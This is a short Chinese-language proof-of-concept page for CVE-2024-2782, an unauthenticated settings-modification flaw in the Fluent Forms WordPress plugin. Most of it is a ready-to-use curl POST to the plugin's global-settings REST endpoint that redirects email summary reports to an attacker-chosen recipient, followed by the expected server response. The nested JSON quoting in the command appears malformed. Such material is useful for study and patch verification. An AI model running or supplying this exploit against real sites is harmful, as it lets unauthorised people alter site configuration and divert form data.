CVE-2024-2782 概念验证
WordPress 插件 Contact Form Plugin by Fluent Forms for Quiz, Survey, and Drag & Drop WP Form Builder 在所有版本(包括 5.1.16)中,由于 /wp-json/fluentform/v1/global-settings REST API 端点缺少权限检查,容易遭受未授权修改数据的攻击。这使得未经身份验证的攻击者能够修改该插件的所有设置。
先决条件
利用命令


curl -i -X POST "http://TARGET/wp-json/fluentform/v1/global-settings"
  -H "Content-Type: application/json"
  -d '{
  "key": "emailSummarySettings",
  "email_report": "{"send_to_type":"custom","custom_recipients":"[email protected]"}"
}'
预期响应
HTTP/1.1 200 OK
Date: Thu, 31 Jul 2025 13:11:49 GMT
Server: Apache/2.4.62 (Debian)
X-Powered-By: PHP/8.3.11
X-Robots-Tag: noindex
Link: <http://target:9090/wp-json/>; rel="https://api.w.org/"
X-Content-Type-Options: nosniff
Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages, Link
Access-Control-Allow-Headers: Authorization, X-WP-Nonce, Content-Disposition, Content-MD5, Content-Type
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0, no-store, private
Allow: POST
Content-Length: 4
Content-Type: application/json; charset=UTF-8

true
截图

验证 WordPress 数据库中的更改